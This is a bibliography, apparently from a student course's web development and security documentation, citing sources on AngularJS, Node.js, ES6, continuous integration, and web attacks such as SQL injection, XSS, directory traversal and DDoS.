[STFALCON] Anton Tymchuk. "AngularJS: A Powerful JavaScript Framework. UpWork. Web. Date Accessed 26 April 2017."

[GITHUB] No Author Listed."First Known Release Of AngularJS.GitHub.Web.Date Accessed 18 April 2017."

[W3SCHOOLS] No Author Listed."Data Binding W3.W3Schools.Web.Date Accessed 18 April 2017."

[ES] "ES5, ES6, ES2016, ES.Next: What's going on with JavaScript versioning?" Ben McCormick, Web. 12 Sep. 2015.

[ES5] "ECMAScript compatibility table." kangax, Web. n.d.

[Node] "Why Would I Use Node.js? A Case-by-Case Tutorial" Tomislav Capan, Web. 13 Aug. 2013

[ES6NF] "ECMAScript 6-New Features: Overview & Comparison." Ralf Engelschall, Web. 2016

[IO] "6 Benefits of Programming with Immutable Objects in Java." Asankhaya Sharma, Web. 28 May 2014

[IntelliJ] "JavaScript version settings." Michael Reuter, Web. 16 Apr. 2017

[TOP10ES6] "Top 10 ES6 Features Every Busy JavaScript Developer Must Know." Azat Mardan, Web. 10 Nov. 2015

[ES6] "ECMAScript compatibility table." kangax, Web. n.d.

[ES6STR] "An overview of what's new in ES6." ExploringJS, Web. n.d.

[wikiAngularJS] "AngularJS", Wikipedia. Web. 6 Apr. 2017.

[w3SchoolsAngularJS] "AngularJS Tutorial", w3schools. Web. 9 Apr. 2017.

[ABT] "About Node.js, and Why You Should Add Node.js to Your Skill Set?" Training.com Blog. N.p., n.d. Web. 24 Apr. 2017. <http://blog.training.com/2016/09/about-nodejs-and-why-you-should-add.html>.

[WHY] Capan, Tomislav. "Why The Hell Would I Use Node.js? A Case-by-Case Tutorial." Toptal Engineering Blog. N.p., n.d. Web. 24 Apr. 2017. <https://www.toptal.com/nodejs/why-the-hell-would-i-use-node-js>.

[SIT] Graf, Ashley. "Top 8 Sites Built with Node.js." Board the Fast Track to an Exciting Career in Tech @ Coder Factory Academy. N.p., n.d. Web. 24 Apr. 2017. <https://www.coderfactoryacademy.edu.au/posts/top-8-sites-built-with-node-js>.

[HOW] Jeff. "How Does Node.js Work Asynchronously without Multithreading?" Software Engineering Daily. N.p., n.d. Web. 24 Apr. 2017. <https://softwareengineeringdaily.com/2015/08/02/ how-does-node-js-work-asynchronously-without-multithreading/>.

[WHA] Long, Moe, Mihir Patkar, and Matthew Hughes. "What Is JavaScript, And Can the Internet Exist Without It?" MakeUseOf. N.p., 25 Jan. 2015. Web. 24 Apr. 2017. <http://www.makeuseof.com/tag/ what-is-javascript-and-can-the-internet-exist-without-it/>.

[BEG] "Node.js for Beginners." Code Envato Tuts+. N.p., n.d. Web. 24 Apr. 2017. <https://code.tutsplus.com/tutorials/nodejs-for-beginners--net-26314>.

[NDE] Node.js. N.p., n.d. Web. 24 Apr. 2017. <https://nodejs.org/en/>.

[EVN] Valdez, Cesar. "Why Should I Use Node.js: The Non-blocking Event I/O Framework? – RHD Blog." Red Hat Developers. N.p., n.d. Web. 24 Apr. 2017. <https://developers.redhat.com/blog/2016/08/16/why-should-i-use-node-js-the-non-blocking-event-io-framework/>.

[HIST] "Continuous Integration." Wikipedia. Wikimedia Foundation, 11 Apr. 2017. Web. 17 Apr. 2017. <https://en.wikipedia.org/wiki/Continuous_integration>.

[APP] Hanselman, Scott. "Scott Hanselman." AppVeyor - A Good Continuous Integration System Is a Joy to Behold. N.p., 30 May 2014. Web. 23 Apr. 2017. <https://www.hanselman.com/blog/AppVeyorAGoodContinuousIntegrationSystemIsAJoyToBehold.aspx>.

[YML] YAML Ain't Markup Language. N.p., n.d. Web. 23 Apr. 2017. <http://www.yaml.org/start.html>.

[LIFE] Hilton, Michael, Timothy Tunnell, Kai Huang, Darko Marinov, and Danny Dig. "Usage, Costs, and Benefits of Continuous Integration in Open-source Projects." Proceedings of the 31st IEEE/ACM International Conference on Automated Software Engineering - ASE 2016 (2016): n. pag. Web.

[air] Vladutu, Alexandru. "Node.js Tutorial – Step-by-Step Guide For Getting Started." Www.airpair.com. AirPair, n.d. Web. 10 Apr. 2017. <https://www.airpair.com/javascript/node-js-tutorial>.

[cod] Pollack, Greg, and Carlos Souza. "Real-Time Web with Node.js." Code School. PluralSight, n.d. Web. 11 Apr. 2017. <https://www.codeschool.com/courses/real-time-web-with-node-js>.

[tut] Tutorialspoint.com. "Node.js Tutorial." Www.tutorialspoint.com. Tutorials Point, n.d. Web. 11 Apr. 2017. <https://www.tutorialspoint.com/nodejs/index.htm>.

[wik] "Node.js." Wikipedia. Wikimedia Foundation, 24 Apr. 2017. Web. 24 Apr. 2017. <https://en.wikipedia.org/wiki/Node.js>.

[you] YouTube. Thenewboston, 5 Apr. 2015. Web. 10 Apr. 2017. <https://www.youtube.com/playlist?list=PL6gx4Cwl9DGBMdkKFn3HasZnnAqVjzHn_>.

[Agu] Jose Jesus Perez Aguinaga. "AngularJS is Amazing... and Hard as Hell." Coderwall, 21 Feb. 2017. Web. 11 Apr. 2017.

[Ahm] Mohamad Ahmadi. "Source Code for Code School's Course "Shaping up with Angular.js"." GitHub, 19 Oct. 2014. Web. 11 Apr. 2017.

[Ang] "AngularJS Tutorial." w3schools.com. Refsnes Data, Web. 11 Apr. 2017.

[Aus] Andrew Austin. "An Overview of AngularJS for Managers." Creative Commons, 27 August. 2014. Web. 11 Apr. 2017.

[Lau] Dmitri Lau. "10 Reasons Why You Should Use AngularJS." Sitepoint, 5 Sep. 2013. Web. 11 Apr. 2017.

[Mul] Elco Muller. "Angular 2 vs. Angular 1: Key Differences." DZone, Web Dev Zone, 11 Sep. 2015. Web. 11 Apr. 2017.

[Pol] Gregg Pollack. "Shaping Up With AngularJS." Code School, Web. 11 Apr. 2017.

[Roz] Yuriy Rozhovetskiy. "Angular - Difference Between Pristine/Dirty and Touched/Untouched." Stack Overflow. Stack Exchange Inc, 29 Jun. 2014. Web. 11 Apr. 2017.

[Sho] James Shore. "An Unconventional Review of AngularJS." Let's Code TDJS. Primate, 14 Jul. 2015. Web. 11 Apr. 2017.

[Features] Engelschall, Ralf S. "ECMAScript - New Features: Overview & Comparison." ECMAScript 6: New Features: Overview and Comparison. Ralf S Engelschall, 2016. Web. 17 Apr. 2017. <http://es6-features.org/>

[Mozilla] Various Authors. "ECMAScript 2015 Support in Mozilla." Mozilla Developer Network. Mozilla Developer Network, 26 Jan. 2017. Web. 17 Apr. 2017. <https://developer.mozilla.org/en-US/docs/Web/JavaScript/New_in_JavaScript/ECMAScript_2015_support_in_Mozilla>.

[Ben] Ilegbodu, Ben. "Learning ES6: History of ECMAScript." Ben Ilegbodu. Ilegbodu, 29 July 2015. Web. 17 Apr. 2017. <http://www.benmvp.com/learning-es6-history-of-ecmascript/>.

[VERACODE] DuPaul, Neil."Directory Traversal." *Veracode*.Web.Date Accessed 20 Feb 2017.

[SIMPLYADVANCED] Goodwin, Danial."Cheat Sheet for Windows Command Prompt." *Simplyadvanced*, 3 Aug 2011.Web.Date Accessed 27 Feb 2017.

[VERACODE_2] No Author List "CWE/SANS TOP 25." *Veracode*.Web.Date Accessed 20 Feb 2017.

[ACUNETIX] No Author Listed "Directory Traversal Attacks." *Acuntetix*.Web.Date Accessed 20 Feb 2017.

[MICROSOFT] No Author Listed "Win32/Poison." *Microsoft*.Web.Date Accessed 20 Feb 2017.

[CISCO] No Author Listed "Huawei HG532 Routers Restricted Directory Improper Limitation Pathname Vulnerability." *Cisco*.Web.Date Accessed 20 Feb 2017. Article first published 9 Nov 2015.

[W3SCHOOLS] No Author Listed"'"ASCII Encoding Reference." <https://www.w3schools.com/tags/ref_urlencode.asp>'_."w3schools. Web. 27 Feb. 2017.

[COMWEEKLY] Shapland, Robert."'"File Upload Security Best Practices: Block a Malicious File Upload." <http://www.computerweekly.com/answer/File-upload-security-best-practices-Block-a-malicious-file-upload>'_."ComputerWeekly. Computerweekly.com, May 2012. Web. 20 Feb. 2017.

[USENIX] Xu, Wei, Sandeep Bhatkar, and R. Sekar."Taint Enhanced Policy Enforcement A Practical Approach to Defeat a Wide Range of Attacks." *Usenix Security*.Web.Date Accessed 20 Feb 2017.

[acunetix] "What is SQL Injection (SQLi) and How to Fix It." Acunetix., n.d. Web. 20 Feb. 2017.

[owasp] "SQL Injection." SQL Injection - OWASP. OWASP., n.d. Web. 20 Feb. 2017.

[veracode] "SQL Injection Cheat Sheet & Tutorial: Vulnerabilities & How to Prevent SQL Injection Attacks." Veracode. N.p., 19 Dec. 2016. Web. 25 Feb. 2017.

[w3schools] "SQL Injection." SQL Injection. w3schools., n.d. Web. 20 Feb. 2017.

[xss-attacks] "Cross Site Scripting (XSS) Attacks." Incapsula.com. Imperva, n.d. Web. 18 Feb. 2017.

[xss-prevention] "Everything You Need to Know About Preventing Cross-Site Scripting Vulnerabilities in PHP - Paragon Initiative Enterprises Blog." RSS. Paragon Initiative Enterprises , 16 June 2015. Web. 19 Feb. 2017.

[Franceschi] Franceschi-Bicchierai, Lorenzo. "The MySpace Worm that Changed the Internet Forever.." Motherboard. Motherboard, 04 Oct. 2015. Web. 23 Feb. 2017.

[Grossman] Grossman, Jeremiah. *XSS Attacks: Cross-site Scripting Exploits and Defense*. N.p.: Syngress, 2007. Print.

[Shema] Shema, Mike. "HTML Injection & Cross-Site Scripting (XSS)." *Hacking Web Apps: Detecting and Preventing Web Application Security Problems* , Syngress, 2012, pp. 23–78.

[Watts] Watt, Andrew. *Beginning Regular Expressions*. Indianapolis , IN, Wiley, 2005. Print.

[xss] "What is Cross-Site Scripting and How Can You Fix it?." Acunetix. Acunetix. n.d. Web. 16 Feb. 2017.

[xss_cheat_sheet] "XSS (Cross Site Scripting) Prevention Cheat Sheet." XSS (Cross Site Scripting) Prevention Cheat Sheet - OWASP. OWASP, n.d. Web. 19 Feb. 2017.

[Cost] Barker, Ian. "DDoS Attacks Are More Dangerous than You Think." BetaNews. BetaNews, 18 Sept. 2015. Web. 23 Feb. 2017. <https://betanews.com/2015/09/18/ddos-attacks-are-more-dangerous-than-you-think/>.

[Why] Zeltser, Lenny. "9 Reasons for Denial-Of-Service (DoS) Attacks: Why Do They Happen?" Lenny Zeltser Content. Zeltser Security Corp, 26 Aug. 2016. Web. 27 Feb. 2017. <https://zeltser.com/ reasons-for-denial-of-service-attacks/>.

[Dos] "Denial-of-service Attack." Wikipedia. Wikimedia Foundation, 26 Feb. 2017. Web. 27 Feb. 2017. <https://en.wikipedia.org/wiki/Denial-of-service_attack>.

[geek] Stewart, Dennis. "What Are Denial of Service and DDoS Attacks?" HowTo Geek RSS. How-To Geek, 28 Nov. 2016. Web. 27 Feb. 2017. <http://www.howtogeek.com/281707/what-are-denial-of-service-and-ddos-attacks/>.

[safe] Chapple, Mike. "How to Prevent DoS Attacks in the Enterprise." SearchSecurity. Tech Target, n.d. Web. 27 Feb. 2017. <http://searchsecurity.techtarget.com/answer/How-to-prevent-a-denial-of-service-DoS-attack>

[img] Sanders, Chris. "Buffer Overflows, Data Execution Prevention, and You." TechGenix. TechGenix, 28 Oct. 2009. Web. 27 Feb. 2017. <http://techgenix.com/buffer-overflows-data-execution-prevention-you/>.

[Bek] Dima Bekerman, Ben Herzberg, and Igal Zeifman. "Breaking Down Mirai: An IoT DDoS Botnet Analysis." Imperva Incapsula, 26 Oct. 2016 Web. 23 Feb. 2017.

[Dem] Joseph Demarest. "Taking Down Botnets, A Statement Before the Senate Judiciary Committee, Subcommittee on Crime and Terrorism." FBI News, 15 Jul. 2014 Web. 23 Feb. 2017.

[Dsa] "Denial of a Service Attack." Lucerne University of Applied Sciences and Arts, Web. 16 Feb. 2017.

[Hil] Scott Hilton. "Dyn Analysis Summary of Friday October 21 Attack." Dyn, 26 Oct. 2016 Web. 20 Feb. 2017.

[Kar] Rachel Kartch. "Distributed Denial of Service Attacks: Four Best Practices for Prevention and Response." Software Engineering Institute. Carnegie Mellon University, 21 Nov. 2016. Web. 16 Feb. 2017.

[Mie] Jorge Mieres. "Ice IX, the First Crimeware Based on the Leaked ZeuS Sources." SecureList. AO Kasperksy Lab, 24 Aug. 2011. Web. 21 Feb. 2017.

[Pro] Brian Proffitt. "How to Build a Botnet in 15 Minutes." ReadWrite, 31 Jul. 2013. Web. 21 Feb. 2017.

[Rou] Margaret Rouse. "Distributed Denial of Service (DDoS) Attack." TechTarget, Jan. 2017. Web. 16 Feb. 2017.

[Rub] Paul Rubens. "Distributed Denial of Service (DDoS) Attack." eSecurity Planet. IT Business Edge, 25 Jan. 2016. Web. 16 Feb. 2017.

[Tho] Karl Thomas. "Nine Bad Botnets and the Damage They Did." WeLiveSecurity. ESET, 25 Feb. 2015. Web. 21 Feb. 2017.

[owasp] Susanna Bezold, Johanna Curiel, Jim Manico. "Unvalidated Redirects and Forwards Cheat Sheet." OWASP, 20 Sept. 2016. Web. 20 Feb. 2017.

[kemp] Maurice McMullin. "OWASP Top Ten Series: Unvalidated Redirects and Forwards." Kemp Technologies, 18 Apr. 2016. Web. 20 Feb. 2017.

[tp] "Security Testing - Unvalidated Redirects and Forwards" TutorialsPoint. Web. 20 Feb. 2017.

[mtsu] "Unvalidated Redirects and Forwards." Montana State University. Web. 20 Feb. 2017.

[cred] Chris Gaskill. "Top 10 Web Security Risks: Unvalidated Redirects and Forwards (#10)." Credera, 16 Jan. 2014. Web. 27 Feb. 2017.

[JOO] "Joomla.org." Joomla! N.p., n.d. Web. 24 Feb. 2017.

[EDB] "Offensive Security's Exploit Database Archive." Exploits Database by Offensive Security. N.p., n.d. Web. 24 Feb. 2017.

[UAF] Stroud, Forrest. "Use After Free." What Is Use After Free? Webopedia Definition. N.p., n.d. Web. 26 Feb. 2017."

[AWK] "WebKit." WebKit. N.p., n.d. Web. 24 Feb. 2017.

[XSS] "What Is Cross-site Scripting and How Can You Fix It?" Acunetix. N.p., n.d. Web. 25 Feb. 2017.

[Ld] Andrew Goldstone "Literary Data: Some Approaches" Encoding problems: spotter's guide. Rutgers, n.d. Web. 21 Feb. 2017.

[Gc] "UTF-8 garbage Characters" Bytes RSS. Bytes.com, n.d. Web. 21 Feb. 2017.

[Hb] Marshall Brain "How Bits and Bytes Work" HowStuffWorks. HowStuffWorks.com, 01 Apr. 2000. Web. 21 Feb. 2017.

[Css] "Cross-site scripting" Wikipedia. Wikimedia Foundation, 16 Feb. 2017. Web. 23 Feb. 2017.

[Uri] "Uniform Resource Identifier" Wikipedia. Wikimedia Foundation, 23 Feb. 2017. Web. 27 Feb. 2017.

[B64] "Base64" Wikipedia. Wikimedia Foundation, 17 Feb. 2017. Web. 27 Feb. 2017.

[Sql] "Encode and Decode SQL Server Identifiers" Encode and Decode SQL Server Identifiers. Microsoft, n.d. Web. 27 Feb. 2017.

[cff] Kevin Beaver. "Top 10 Common Firewall Flaws" Algosec. 16 Jul. 2015. Web. 21 Feb. 2017.

[ppw] "PrettyPark.Worm." Symantec Corporation. 4 Jun. 1999. Web 21 Feb. 2017.

[tof] "Types of Firewall." Black Box Network Services. Web. 21 Feb. 2017

[wif] Margaret Rouse, Michael Cobb. "What is Firewall?" Whatis.com Nov. 2014. Web. 21 Feb. 2017.

[abu] "Understanding Authentication, Authorization, and Encryption." BostonUniversity.com. N.d. Web. 23 Feb. 2017.

[bwa] Cairns, Cade, and Somerfield "The Basics of Web Application Security." Martinfowler.com. 05 Jan. 2017. Web. 20 Feb. 2017.

[pea] Bonneua, Herley, Van Oorschot, and Stajano "Passwords and the Evolution of Imperfect Authentication." Communications Of The ACM 58 July 2015. Business Source Premier, EBSCOhost 20 Feb. 2017.

[bwa] Cairns, Cade, and Daniel Somerfield"The Basics of Web Application Security." Martinfowler.com. Martin Fowler, 05 Jan. 2017. Web. 20 Feb. 2017.

[cac] "'Category: Acccess Control <https://www.owasp.org/index.php/Category:Access_Control>'_." OSWAP. OWASP Foundation, 01 June 2016. Web. 21 Feb. 2017.

[wcs] Nahari, Hadi, and Ronald L. Krutz. Web Commerce Security: Design And Development. Indianapolis: Wiley, 2011. Print. 20 Feb. 2017.

[Digicert] "Protect Yourself Against Fraudulent SSL Certificates." What Are Fraudulent SSL Certificates & How Can Users Protect Themselves. Digicert, n.d. Web. 21 Feb. 2017. <https://www.digicert.com/protecting-against-fraudulent-certificates.htm>.

[GlobalSign] "GlobalSign." SSL & Digital Certificates by GlobalSign., n.d. Web. 20 Feb. 2017. <https://www.globalsign.com/en/ssl-information-center/what-is-an-ssl-certificate/>.

[GoDaddy] "Do you need SSL encryption if you don't sell anything on your website?" Go-Daddy., 16 Jan. 2017. Web. 21 Feb. 2017. <https://www.godaddy.com/garage/smallbusiness/secure/ do-you-need-ssl-encryption-if-you-dont-sell-anything-on-your-website/>.

[SSL-Shopper] "Do I Need An SSL Certificate For My Website?" Do I Need An SSL Certificate For My Website? SSL-Shopper, n.d. Web. 21 Feb. 2017. <https://www.sslshopper.com/ article-do-i-need-an-ssl-certificate-for-my-website.html>.

[Symantec-Corp] "Types of SSL certificates – choose the right one." Symantec - Global Leader In Next-Generation Cyber Security. Symantec, n.d. Web. 23 Feb. 2017. <https://www.symantec.com/connect/blogs/types-ssl-certificates-choose-right-one>.

[Microsoft] Sanders, Jeff. "Troubleshooting ASP.NET – The remote certificate is invalid according to the validation procedure." Http Client Protocol Issues (and other fun stuff I support). Microsoft, n.d. Web. 27 Feb. 2017. <https://blogs.msdn.microsoft.com/jpsanders/2009/09/16/troubleshooting-asp-net-the-remote-certificate-is-invalid-according-to-the-validation-procedure/>.

[Mac] "Some popular Mac apps fail as developer certificates expire." Cult of Mac. Cult of Mac, 20 Feb. 2017. Web. 27 Feb. 2017. <http://www.cultofmac.com/468457/mac-apps-failing-developer-certificates-expire/>.

[ugp] "User and Group permissions, with chmod, and Apache." Fideloper, Web. 21 Feb. 2017.

[ports] "Why can only root listen to ports below 1024?" Michael Staldal, 31 Oct. 2007. Web. 21 Feb. 2017.

[wss] "Web Server Security and Database Server Security." Acuentix, Web. 21 Feb. 2017.

[wshark] "Wireshark Warning Image." Michael Reuter, Web. 21 Feb. 2017

[pea] "Privilege Escalation Attack." Margaret Rouse, Web. 26 Feb. 2017

[wpef] "Windows Privilege Escalation Fundamentals." FuxxySecurity, Web. 26 Feb. 2017

[WEB] "Web Development" Simpson College Web Development Class, 18 Feb. 2017. Web. 2016.

[Weinstock-Herman] Weinstock-Herman, Eli. "Client-side vs Server-side Validation in Web Applications" LessThanDot A Technical Community for IT Professionals, 18 Feb. 2017. Web. 01 Aug. 2014.

[DATA] "Data Validation" Data Validation, 18 Feb. 2017. Web. 2013.

[Cade] Cairns, Cade, and Daniel Somerfield. "The Basics of Web Application Security." MartinFlower, 18 Feb. 2017. Web. 5 Jan. 2017.

[e] "Encoding", Technopedia. Web. 19 Feb. 2017.

[u] "HTML URL Encode", W3Schools. Web. 25 Feb. 2017.

[t] "HTML UTF8", W3Schools. Web. 25 Feb. 2017.

[b] "Base64 Encoding and Decoding", Mozilla Developer Network. Web. 25 Feb. 2017.

[s] "Security Testing Encoding <https://www.tutorialspoint.com/security_testing/encoding_and_decoding.htm>'_", Tutorialspoint Simplyeasylearning. Web. 25 Feb. 2017.

[Image] "Unicode <https://en.wikipedia.org/wiki/Unicode>'_", Wikipedia. Web. 25 Feb. 2017.

[encryption] "What is encryption?." SearchSecurity. Web. 21 Feb. 2017.

[networking-class] Paul Craven. "'Session Layer." <http://networking-class.readthedocs.io/en/latest/chapters/session_layer/session_layer.html>_. "Session Layer — Networking Class 2016 Fall documentation. Web. 21 Feb. 2017.

[webo] Beal, Vangie. "Encryption." <http://www.webopedia.com/TERM/E/encryption.html>_.' What is Encryption? Webopedia Definition. Web. 21 Feb. 2017.

[BBC] Mark Ward. "Yahoo: How do state hackers break in?" BBC News. BBC, 15 Dec. 2016. Web. 21 Feb. 2017.

[dta] "Directory traversal attack." Wikipedia. Wikimedia Foundation, 07 Feb. 2017. Web. 15 Feb. 2017.

[sphinx] Georg Brandl. "reStructuredText Primer" Sphinx Team, Web. 15 Feb. 2017.